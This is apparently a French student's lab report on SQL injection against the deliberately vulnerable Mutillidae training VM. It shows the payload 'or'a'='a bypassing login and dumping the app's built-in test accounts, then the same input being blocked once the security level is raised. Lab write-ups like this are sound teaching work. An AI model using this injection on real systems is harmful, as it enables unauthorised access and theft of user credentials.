

Sadek Adel
SIO2

Injection sql

Je lance la VM mutillidae


Mdp et login par défaut sur la machine =
prof,prof

Je modifie l'IP en allant dans le fichier netplan
Je lui attribue l'IP
192.168.50.30

Ensuite depuis ma machine kali (hacker)

Je tape dans un navigateur de recherche

192.168.50.30/mutillidae



Je vais dans register je saisis :

login = harry
mdp = 'or'a'='a

Ensuite je suis logué en tant que Harry

'or'a'='a # Cette commande est toujours valide si « a » est égal à « a » donc lorsque la base de données va chercher le login et le mdp le login sera bon et le mdp sera bon aussi

Maintenant pour l'extraction de données je dois aller ici

OWASP2017 > A1>USER INFO

Je retente de me loguer en tant que Harry et refaire or a = a
Attention à ne pas mettre de <'> à la fin après le « a »

Tout les users de la base de données apparaissent

[Dont have an account? Please register here](#)

Results for "harry".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk


Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password

Maintenant je vais paramétrer le toggle Security au niveau 5 et je vais retenter l'injection sql

 **OWASP Mutilidae II: Keep Calm and Pwn On**

Version: 2.6.67Security Level: 0 (Hosed)Hints: Enabled (1 - Try easier)Not Logged In

HomeLogin/RegisterToggle HintsShow Popup HintsToggle SecurityEnforce SSLReset DBView LogView Captured Data

OWASP2017

Lorsque je saisis

login = harry

mdp = 'or'a'='a

Ceci m'est afficher comme message d'erreur me disant que j'ai insérer un caractère dangereux

